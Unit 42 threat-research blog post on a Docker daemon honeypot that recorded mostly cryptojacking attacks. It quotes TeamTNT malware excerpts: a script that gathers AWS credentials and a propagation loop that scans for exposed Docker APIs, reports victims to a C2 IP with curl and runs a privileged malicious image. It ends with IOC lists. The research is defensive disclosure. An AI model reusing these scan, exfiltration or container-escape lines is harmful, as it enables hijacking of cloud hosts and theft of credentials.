Menu

Docker Honeypot Reveals Cryptojacking as Most Common Cloud Threat

1,252 people reacted

4 5 min. read

SHARE

By Aviv Sasson
May 27, 2021 at 12:00 PM
Category: Cloud, Unit 42
Tags: Cloud, Cryptocurrency, Docker, Docker Daemon

This post is also available in: 日本語 (Japanese)

Executive Summary

As part of our ongoing mission to assess and monitor cloud-related threats, we've deployed several types of honeypots and monitor them periodically. In this research, we will focus on a honeypot that mimics a misconfigured Docker daemon and explore the data obtained between March and April 2021, including 33 different kinds of attacks with a total of 850 attacks. More than 75% were cryptojacking attacks, and Kinsing was the most common malware with a total of 360 attacks. We will provide insights on how frequently the instance was attacked and detail the payloads. Some malicious images were involved in those activities, so we contacted the Docker security team to disclose them. The team responded quickly to remove the images from Docker Hub.

Misconfigured Docker daemons comprise a well-known security issue. Misconfigured daemons allow remote attackers to gain full control over a Docker instance and perform operations, such as deploying new containers and even escalating to the host. In the past, we found out there were 1,400 vulnerable Docker instances over the web and identified numerous cryptojacking malware that propagates using this security issue, such as Cetus, Pro-Ocean, Graboid and Black-T.

Palo Alto Networks customers running Prisma Cloud are protected from the malware mentioned above through Prisma Cloud Compute host compliance protection, which alerts on insufficient Docker daemon configuration, and via the Runtime Protection feature.

The Misconfiguration

Docker daemon exposes a restful API that allows users to interact with the daemon, which on default listens on a Unix socket. If remote access is required, the daemon can be configured to listen on a TCP socket. The issue is that there is no authentication or authorization mechanism by default when using a TCP socket. Anyone with access to the daemon can gain full privileges.

The Findings

Within a period of 50 days, we witnessed 33 different types of attacks out of a total of 850 attacks, which means the honeypot was attacked approximately every 90 minutes.

The attacks were frequent and made by many different threat actors. Attackers seem to acknowledge this and, in response, design their malware to identify rival counterparts and stop them, so that they will be the only malware in the system.

The majority of attacks were for cryptojacking purposes. Some of them only included a simple miner and some included sophisticated functionalities:

- Hiding miner activity.

- Stopping rival malware.
- Propagating to other machines.
- Gathering information.
- Establishing a command and control (C2) communication.

Other attacks were only for gathering information and sending it to a remote server or deploying tools, such as a distributed denial-of-service (DDoS) agent or a botnet agent.



Figure 1. Attacks payloads.

Some attacks were more prevalent than others and, as seen in the chart below, Kinsing was the most common malware with a total of 360 attacks.



Figure 2. Top five common attacks.

Another interesting point is that from the five most common attacks, TeamTNT is in charge of three – Cetus, TeamTNT Botnet1 and TeamTNT Botnet2.

```
######################## printing greetings ##########################
clear
echo -e " "
echo -e "                              \e[1;34;49m___________                    _____________________________\033[0m"
echo -e "                              \e[1;34;49m\__    ___/___ _____    ____\__    ___/\      \__    ___/\033[0m"
echo -e "                              \e[1;34;49m  |    |_/ __ \\__  \  /    \|    |  /   |    \|    |   \033[0m"
echo -e "                              \e[1;34;49m  |    |\  ___/ / __ \|  Y Y  \    |  /    |    \    |   \033[0m"
echo -e "                              \e[1;34;49m  |____| \___  >____  /__|_|  /____|  \____|__  /____|   \033[0m"
echo -e "                              \e[1;34;49m            \/     \/      \/                 \/         \033[0m"
echo -e " "
echo -e "                              ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ "
echo -e " "
echo -e "                              \e[1;34;49m           Now you get, what i want to give... --- '''      \033[0m"
echo " "
echo " "
```

Figure 3. TeamTNT Botnet2 greeting.

The botnets are two different new variants with an end goal of deploying a botnet and a malicious cryptominer. They use TeamTNT's common techniques, such as stealing AWS credentials and deploying ziggy (IRC agent).

```
echo 'Account ID: '$ACCOUNT_ID > /tmp/.stolen.from.teamtnt
echo 'def region: '$DEFAULT_REGION >> /tmp/.stolen.from.teamtnt
echo 'Axx Profil: '$AXX_PROFIL >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt ; echo '' >> /tmp/.stolen.from.teamtnt
echo 'root aws files: '$ROOTAWSFILES >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt
echo 'user aws files: '$USERAWSFILES >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt ; echo '' >> /tmp/.stolen.from.teamtnt
echo 'AccessKeyId: '$ACCESSKEYID >> /tmp/.stolen.from.teamtnt
echo 'SecretAccessKey: '$SECRET_AKEY >> /tmp/.stolen.from.teamtnt
echo 'Token: '$SECUR_TOKEN >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt ; echo '' >> /tmp/.stolen.from.teamtnt
echo 'AWS Container: '$AWS_CONTAINER >> /tmp/.stolen.from.teamtnt
echo '' >> /tmp/.stolen.from.teamtnt ; echo '' >> /tmp/.stolen.from.teamtnt
```

Figure 4. Stealing AWS secrets.

One of the variants also has capabilities that allow it to propagate through misconfigured Docker instances. It scans the internet for misconfigured Docker instances and, once it finds one, it sends the vulnerable IP to a C2 server and propagates by executing a malicious image on the vulnerable instance.

```
dAPIpwn(){
range=$1
port=$2
rate=$3
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(masscan $range -p$port --rate=$rate | awk '{print $6}'| zgrab --senders 200 --port $port --http='/v1.16/

for ipaddy in ${!rndstr}
do

TARGET=$ipaddy:$port

echo '################################################'
curl -sLk http://45.9.148.85/input/da.php?vuln=$TARGET -o /dev/null
echo $TARGET

timeout -s SIGKILL 240 docker -H $TARGET run -d --net host --privileged --name dockgeddon -v /:/host mangletmpuser/dockgedd

done
}

while true
do
RANGE=$(curl -sLk http://45.9.148.85/input/da_range.php)".0.0.0/8"
dAPIpwn $RANGE 2375 $RATE_TO_SCAN
```

Figure 5. Propagation mechanism.

Unit 42 exposes TeamTNT's malicious activities time after time. We monitor their activity and find new and complex malware they create every few months.

We called the last common attack "Miner A" since we could not determine its operators. It's a simple XMRig miner that mines Monero.

Conclusion

Misconfigured Docker daemons are a well-known security issue that have been around for years, and attackers continue to take advantage. When comparing the results of our honeypot a year ago to our most recent exercise in March - April 2021, we can determine that malware that targets the cloud is getting more prevalent as attackers understand the potential of the cloud environment.

Palo Alto Networks customers running Prisma Cloud are protected from the malware mentioned above through Prisma Cloud Compute host compliance protection, which alerts on insufficient Docker daemon configuration, and via the Runtime Protection feature.

Category	Type	Severity	Description
Docker	daemon config	critical	Configure TLS authentication for Docker daemon

Figure 6. Prisma Cloud host alert.

Indicators of Compromise

Find below the IOCs of the new malware we detected in this research.

Container Images

We contacted the Docker security team to disclose the images and they responded quickly and removed the images from Docker Hub.

Image Name
mangletmpuser/dockgeddon
0xe910d9fb6c/docker-network-bridge-ipv6

Table 1. Malicious images.

Domains/IPs

45.9.148.85
88.218.17.151
85.214.149.236

34.66.229.152
209.141.40.190
45.81.235.31
185.239.239.32
156.96.150.253
oracle.zzhreceive.top

Table 2. Malicious domains/IPs.

Files

File Name	Sha256	Description
NM	1a0a3b52ff90fdd37d3036ec624e1dea2e78d6509c743ba2b5b815ece2e902d7	Campaign A - Miner
NM.sh	1b52560f4705b9cbeb95526a9736b1f1b48630270a7e1f308bf9b83e2b8d93ae	Campaign A - Deployment script
autom.sh	a0ca0dbaa0694fd7d837005d6221adf18d88bd0598cc7de807c2ccd14e6b579d	Campaign B - Deployment script
trace	6f2825856a5ae87face1c68ccb7f56f726073b8639a0897de77da25c8ecbeb19	Campaign B - Miner
log_rotate.bin	3663d7640cdb63d2f0806fe6d382dafa7f453c98bda518492efddd29c3cc0cb9	Campaign B - Deployment script
luk-cpu	d54157bb703b360bb911363d9bb483a2ee00ee619d566d033a8c316f06cf26cc	Campaign B - Miner
kinsing	6e25ad03103a1a972b78c642bac09060fa79c460011dc5748cbb433cc459938b	Kinsing - Malware
d.sh	981bea9cf9fbeda11088fcb9553ef5b27d09ef0fda3cbf3e7dd275b32c042976	Kinsing - Deployment script
DDoS.pl	da3bc510087dbc49782dd9532de5c0a8213de077d943847969c9f8a83de5f181	Campaign C - DDos script

init.sh	d1967ce49110fc6e9f25e3737463316911bcac616d7232f306407604b742f1a8	TeamTNT Botnet A - Deployment script
dockerd	bd94b5629f71845314b3df4f1bfa9b17e0b0292d82d33c467d3bd6e52c5f3f4b	TeamTNT Botnet A - Miner
TNTfeatB0RG	9504b74906cf2c4aba515de463f20c02107a00575658e4637ac838278440d1ae	TeamTNT Botnet A - Malware
stock.jp	2c40b76408d59f906f60db97ea36503bfc59aed22a154f5d564d8449c300594f	TeamTNT Botnet B - Decompressed miner
mod.jpg	feb0a0f5ffba9d7b7d6878a8890a6d67d3f8ef6106e4e88719a63c3351e46a06	TeamTNT Botnet B - Decompressed miner
dk.sh	7b6f7c48256a8df2041e8726c3490ccb6987e1a76fee947e148ea68eee036889	TeamTNT Botnet B - Deployment script
cf.jpg	eca42c42f0909cf4e6df6bf8de35ab93ef6a3dd10d0d5e556721ec1871a9990c	TeamTNT Botnet B - miner configuration
[crypto].pid	a674b55c3cf007418316f6ec2e774e757cb1c802ab47f8074ea0ffcf3dcb38a1	TeamTNT Botnet B - miner configuration
[crypto]	0d95f767c5f828695761e199b6e0b9fe62ace2902221540a33d331859648e761	TeamTNT Botnet B - Miner
m	bffe45488cfe6fa309b380170eefcf731d9ff96aab919975664c537ad9cd1c9a	Campaign D - Miner
yy.sh	305c87e43962f08206f3f923072ba3bb2bc0fa92e89f8b2a6319cbc21ccffe9d	Campaign E - Miner
x.sh	2229b73467ef06091f1b86ef5592d65ac466bcf9bb953aec59920d2d23fdc5fa	Campaign E - Deployment script
d	0c6231e4c68e127a89691cc8b396027fabdce11f2dd0ca9cf5617b7981e33c9f	Campaign F - Deployment script
dk32	fe98548300025a46de1e06b94252af601a215b985dad31353596af3c1813efb0	Campaign F - Malware
dk86	0e574fd30e806fe4298b3cbccb8d1089454f42f52892f87554325cb352646049	Campaign F - Malware